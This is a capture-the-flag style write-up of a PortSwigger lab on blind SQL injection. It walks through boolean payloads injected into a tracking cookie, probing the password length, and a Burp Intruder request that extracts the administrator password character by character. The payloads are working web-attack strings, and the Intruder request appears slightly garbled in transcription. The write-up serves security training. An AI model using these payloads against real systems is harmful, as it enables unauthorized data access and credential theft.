

Blind SQL Injections Portswigger:

Lab 11: Blind SQL injection with conditional responses

Vulnerability: tracking cookie;


End goal: find out the password of 'administrator' user;

- 1) Confirm that parameter is vulnerable to SQLi

TrackingId=0wTEt5C3bOXXxoWd

If tracking ID exists in the table, then we can trigger a 'Welcome back' message.

Having injected TrackingID with query ' AND 1=1--', I got the Welcome back message, meaning that the parameter is vulnerable:



Replacing 2nd condition in the query with false one, (1=2) does not show me any 'Welcome back message' and thus I can test Boolean expressions within the query.


- 2) Confirm that USERS table exist in the database:

Inject the following into the query: ' AND (SELECT 'a' FROM users LIMIT 1) = 'a'--

I received 'Welcome back' message again, meaning that the written condition is TRUE and table USERS exists in database. 'd

- 3) Confirm existence of user 'administrator':

' AND (SELECT username FROM users WHERE username = 'administrator')='administrator'--




I received 'Welcome back' again, meaning that we do have administrator user in users table.

4) Discover the password length:

To do this, I sent the intercepted packet to repeater and submitted the following query several times, incrementing the number of characters until I hadn't receive the 'Welcome back' message, meaning that condition stopped to be true. This happened on >20, hence the password has 20 characters.

```
' AND (SELECT username FROM users WHERE username = 'administrator' AND LENGTH(password)>1)='administrator'--
```



5) In this step, I am going to discover the password. To do this, I have sent the packet to Intruder and wrote the following query:

```
' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a
```

I selected the 'Cluster bomb' attack to compare each character from password string to all English alphabet lowercase letters and numbers from 0-9 to discover

the password by bruteforcing each character:

Choose an attack type

Attack type: Cluster bomb

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a45002e0387d7668076e423000e00fb.web-security-academy.net

☒ Update Host header to match target

```
1 GET / HTTP/2
2 Host: 0a45002e0387d7668076e423000e00fb.web-security-academy.net
3 Cookie: TrackingId=0wTet5C3b0XXoWd'+AND+(SELECT+SUBSTRING(password,+$1$,+1))++FROM+users+WHERE+username+%3d+'administrator')%3d'5a5'--; session=8zx3f2fiqillewRxYgw5UmGgY0ToLaJ5
4 Cache-Control: max-age=0
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ""
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19
```

Filter out the attack result by returned length, I can assemble the password:
g9p7q0cpd6gvsebu9al9

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

[Home](#) | [Welcome back!](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

tatata@tata.ta

Update email

I successfully logged in as administrator, the lab is solved.